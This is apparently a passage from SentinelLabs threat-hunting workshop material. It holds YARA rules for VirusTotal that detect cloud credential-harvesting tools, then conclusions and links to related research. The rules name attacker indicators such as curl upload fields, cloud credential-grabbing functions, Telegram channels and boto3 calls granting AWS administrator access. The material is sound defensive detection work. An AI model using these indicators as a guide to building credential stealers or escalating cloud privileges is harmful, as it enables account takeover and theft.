      reference = "https://permiso.io/blog/s/christmas-cloud-cred-harvesting-campaign/"
  strings:
      $dubble = "no dubble"
      $trap = "trap notraces 1 3 9"
      $datei = "Datei=@"
      $google = "get_google"
      $azure = "get_azure"

  condition:
      vt.metadata.new_file and vt.metadata.file_type != vt.FileType.PE_DLL and (vt.metadata.file_type == vt.FileType.SHELLSCRIPT
      or vt.metadata.magic contains "Bourne-Again shell script") and 2 of them
}
```

Semi-Targeted Hunting: Telegram Handle

cloud_hackingtoolsprvi8 Modified 6 months ago by s_labs_alex

```
import "vt"
rule cloud_hackingtoolsprvi8
{
  meta:
    author = "Alex Delamotte @ SentinelLabs"
    description = "Find tools associated with hackingtoolsprvi8 cloud hacktool Telegram channel"
    target_entity = "file"
  strings:
    $a = "hackingtoolsprvi8"
  condition:
    new_file and $a
}
```

Wide Hunting: Telegram + AWS Privilege Escalation

cloud_boto_telegram Modified 1 minute ago by s_labs_alex Unsaved changes

```
import "vt"
rule cloud_boto_telegram
{
  meta:
      author = "Alex Delamotte @ SentinelLabs"
      description = "Detects files using Boto3 library that reference a Telegram channel/handle and elevate AWS privileges"
  strings:
      $boto = "import boto3"
      $tele = "https://t.me"
      $admin = "arn:aws:iam::aws:policy/AdministratorAccess"
      $prof = "iam.create_login_profile(UserName="
  condition:
      vt.metadata.new_file and (($boto and $tele) and ($admin or $prof))
}
```

Wide Hunting: CSP + Telegram

cloud_csp_telegram_python_scrip Modified 4 months ago by s_labs_alex

```
import "vt"
rule cloud_csp_telegram_python_script
{
  meta:
    author = "Alex Delamotte @ SentinelLabs"
    description = "Detects Python files with Telegram URLs embedded or telegram library import"
    target_entity = "file"
  strings:
    $tele1 = "https://t.me"
    $tele2 = "http://t.me"
    $tele3 = "import telegram_send"
    $cloud1 = "aws"
    $cloud2 = "cloud.google"
    $cloud3 = "googleapis.com"
    $cloud4 = "aliyun"
    $cloud5 = "tencentyun"
    $cloud6 = "azure"
    $cloud7 = "oci.oraclecloud.com"
    $cloud8 = "cloud.ibm.com"
    $negate1 = "Dawson"
  condition:
    new_file and for any vt_metadata_tags in vt.metadata.tags: (
      vt_metadata_tags == "python" or vt_metadata_tags == "java") and (any of ($tele*) and any of ($cloud*) and not ($negate1))
}
```

Conclusion

Conclusion

- Hunting & analyzing cloud threats requires a slightly different approach than endpoint threats
- Use tools that help you filter out the noise for massive cloud attack tools
- Focus on features that use CSP or SaaS APIs to understand functionality
- When hunting, casting a wide net may be more fruitful than focusing on specific threat attributes
- Take advantage of low opsec bar to discover more cloud threats

Resources

Workshop Tools:

https://github.com/EmissarySpider/TaxonomyTroposphere2/tree/main

Related Research:

AkiraBot: https://s1.ai/akirabot

AlienFox: https://s1.ai/alienfox

FBot: https://s1.ai/fbot

Predator AI:

https://s1.ai/predator

TeamTNT:

https://www.sentinelone.com/labs/cloudy-with-a-chance-of-credentials-aws-targeting-cred-stealer-expands-to-azure-gcp/

Denonia Lambda Cyptominer (Cado Security):

https://www.cadosecurity.com/blog/cado-discovers-denonia-the-first-malware-specifically-targeting-lambda

ECS Cryptomining (Datadog):

https://securitylabs.datadoghq.com/articles/tales-from-the-cloud-trenches-ecs-crypto-mining/

LLM Hijacking (Permiso Security):

https://permiso.io/blog/exploiting-hosted-models

Legion Cloud Infostealer (Cado Security)

https://www.cadosecurity.com/blog/legion-an-aws-credential-harvester-and-smtp-hijacker

Thank You